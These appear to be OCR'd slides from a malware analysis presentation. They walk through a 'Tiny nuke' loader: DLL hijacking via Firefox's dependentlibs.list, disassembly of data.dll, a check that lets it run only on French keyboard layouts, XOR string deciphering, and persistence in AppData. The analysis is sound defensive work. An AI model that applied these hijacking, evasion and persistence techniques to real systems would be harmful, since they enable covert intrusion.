
dependentlibs.list

```
data.dll
```


Fichier Édition Recherche Affichage Encodage Langage Paramétres
Outils Macro Exécution Compléments Documents ?
Ln : 1 Col : 9 Sel : 0 |
Windows (CR LF)
UTF-8
INS

- Old versions of Firefox load the dependentlibs.list file
- This file contains any library you want…
- **Vulnerability used:** lack of integrity check
- Now we have our payload!

DATA.DLL { THE LOADER }




cryptbase.dll	0000000074FE9000	0000000074FEA000	R	W	.	D	.	byt
cryptbase.dll	0000000074FEA000	0000000074FEC000	R	.	.	D	.	byte
data.dll	0000000010000000	0000000010001000	R	.	.	D	.	byte
data.dll	0000000010001000	0000000010009000	R	.	X	D	.	byte
data.dll	0000000010009000	000000001000B000	R	.	.	D	.	byte
data.dll	000000001000B000	0000000010026000	R	W	.	D	.	byte
data.dll	0000000010026000	0000000010028000	R	.	.	D	.	byt



```
    data.dll:100015EF
    data.dll:100015EF loc_100015EF:
    data.dll:100015EF push    edi
    data.dll:100015F0 push    esi
    data.dll:100015F1 push    ebx
RIP data.dll:100015F2 call    func_CreateThread
    data.dll:100015F7 mov     [ebp-1Ch], eax
    data.dll:100015FA cmp     esi, 1
    data.dll:100015FD jnz     short loc_10001623
    data.dll:100015FF test    eax, eax
    data.dll:10001601 jnz     short loc_10001623
    data.dll:10001603 push    edi
    data.dll:10001604 push    eax
    data.dll:10001605 push    ebx
```


- Break on accessing data.dll
- Creation of a thread
- Let’s dive into it

DATA.DLL { THE LOADER }




```
RDI  data.dll:10001030
     data.dll:10001030 loc_10001030:                              ; DATA XREF: data.dll:1
     data.dll:10001030 push    edi
     data.dll:10001031 push    esi
     data.dll:10001032 push    ebp
     data.dll:10001033 push    ebx
     data.dll:10001034 sub     esp, 10h
     data.dll:10001037 push    offset aKernel32_dll_0         ; "Kernel32.dll"
     data.dll:1000103C call    GetModuleHandle
     data.dll:10001042 push    offset aGetthreaduilanguage    ; "GetThreadUILanguage"
     data.dll:10001047 push    eax
     data.dll:10001048 call    GetProcAdress
     data.dll:1000104E mov     ebp, eax
     data.dll:10001050 push    0
     data.dll:10001052 call    GetKeyboardLayout
     data.dll:10001058 movzx   eax, al
RIP  data.dll:1000105B cmp     eax, 0Ch
     data.dll:1000105E jz      short loc_10001074
     data.dll:10001060 call    ebp
     data.dll:10001062 movzx   eax,       eax=000000000000000C
     data.dll:10001065 cmp     eax, 0Ch
     data.dll:10001068 jz      short loc_10001074
     data.dll:1000106A mov     large dword ptr ds:0, 0DEADBEEFh
     data.dll:10001074
     data.dll:10001074 loc_10001074:                              ; CODE XREF: data.dll
```


- Checking system and keyboard language
- Would continue if result is “0C”
- “0C” is code for… French language!



UNPACK { THE LOADER }



```
E  push    offset aQ8         ; "Q8-]"
F3 call    DecipherStrings
2F8 add    esp, 0Ch
2FB mov    dword_D17D5C, eax
300 push   0Eh
302 push   offset aEsfepnsusaqbsa ; "ESFEPNSUSAQBSA"
307 push   offset unk_D0D4B8
30C call   DecipherStrings
311 add    esp, 0Ch
314 mov    dword_D17D60, eax
319 push   12h
31B push   offset aCq34b9eeig031cs7ct ; "CQ34B9EEIG031CS7CT"
320 push   offset unk_D0D4DC
325 call   DecipherStrings
32A add    esp, 0Ch
32D mov    dword_D17D64, eax
332 push   12h
334 push   offset aSgehi72rxhsunr4paj ; "SGEHI72RXHSUNR4PAJ"
339 push   offset unk_D0D504
33E call   DecipherStrings
43 add     esp, 0Ch
   mov     dword_D17D68, eax
```




```
 E   50 73 61 70 69 2E 64 6C  N.¾.Ç2..Psapi.dl
B AB  AB AB EE FE EE FE EE FE  l.½½½½½½½½ ¦ ¦ ¦
00 00  4E 0A F3 1B 80 32 00 1C  ........N.¾.Ç2..
74 2E  64 6C 6C 00 AB AB AB AB  wininet.dll.½½½½
EE FE  00 00 00 00 00 00 00 00  ½½½½ ¦ ¦........
00 1E  67 64 69 33 32 2E 64 6C  N.¾.Ç2..gdi32.dl
AB AB  AB AB EE FE EE FE EE FE  l.½½½½½½½½ ¦ ¦ ¦
00 00  4E 0A F3 1B 80 32 00 1C  ........N.¾.Ç2..
65 42  6F 78 41 00 AB AB AB AB  MessageBoxA.½½½½
EE FE  00 00 00 00 00 00 00 00  ½½½½ ¦ ¦........
00 1B  47 65 74 57 69 6E 64 6F  M.¾.Ç2..GetWindo
63 74  6F 72 79 41 00 AB AB AB  wsDirectoryA.½½½
EE FE  00 00 00 00 00 00 00 00  ½½½½½¦ ¦........
00 1C  57 69 64 65 43 68 61 72  M.¾.â2..WideChar
69 42  79 74 65 00 AB AB AB AB  ToMultiByte.½½½½
EE FE  00 00 00 00 00 00 00 00  ½½½½ ¦ ¦........
0 1D  4C 6F 63 61 6C 41 6C 6C  N.¾.â2..LocalAll
AB  AB AB AB FE EE FE EE FE  oc.½½½½½½½½¦ ¦ ¦
```

- Decipher itself into the memory
- Hardcoded XOR key for each strings


- Major part of malwares are packed
  → obfuscation, sizing issues…

PERSISTENCE { THE LOADER }



```
063E var_8= dword ptr -8
0663E var_1= byte ptr -1
D0663E arg_0= dword ptr  8
D0663E
D0663E push    ebp
D0663F mov     ebp, esp
D06641 sub     esp, 20h
D06644 mov     [ebp+var_8], ecx
D06647 mov     [ebp+var_1], 0
D0664B push    0
D0664D push    0
D0664F push    3
D06651 push    0
D06653 push
D06655 push    80000000h
D0665A push    [ebp+arg_0]
D0665D call    CreateFile
D06663 mov     ecx, [ebp+var_8]
D06666 mov     [ecx+4], eax
06669 mov     eax, [ebp+var_8]
66C cmp     dword ptr [eax+4], 0FFFFFFF
```


File permissions



```
AD BA  0D F0 AD BA 0D F0 AD BA  -¡¦-¡¦-¡¦-¡¦
AD BA  0D F0 AD BA 0D F0 AD BA  -¡¦-¡¦-¡¦-¡¦
AD BA  0D F0 AD BA 0D F0 AD BA  -¡¦-¡¦-¡¦-¡¦
33 45  41 34 33 30 30 38 45 42  F255073EA43008EB
AD BA  0D F0 AD BA 0D F0 AD BA  -¡¦-¡¦-¡¦-¡¦
AD BA  0D F0 AD BA 0D F0 AD BA  -¡¦-¡¦-¡¦-¡¦
AD BA  0D F0 AD BA 0D F0 AD BA  -¡¦-¡¦-¡¦-¡¦
AD BA  0D F0 AD BA 0D F0 AD BA  -¡¦-¡¦-¡¦-¡¦
D BA  0D F0 AD BA 0D F0 AD BA  -¡¦-¡¦-¡¦-¡¦
```

- To survive reboot, malware often deploy persistence
- Tiny nuke does basic persistence:
  - Creation of a folder

PERSISTENCE { THE LOADER }



…) ▾ Utilisateurs ▾ 7Up ▾ AppData ▾ Roaming ▾ F255073EA43008EB ▾
Partager avec ▾
Nouveau dossier

Nom	Modifié le	Type
api-ms-win-core-synch-l1-2-0.dll	05/10/2017 07:44	Extensio
api-ms-win-core-sysinfo-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-core-timezone-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-core-util-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-crt-conio-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-crt-convert-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-crt-environment-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-crt-filesystem-l1-1-0.dll	05/10/2017 07:44	Extensio
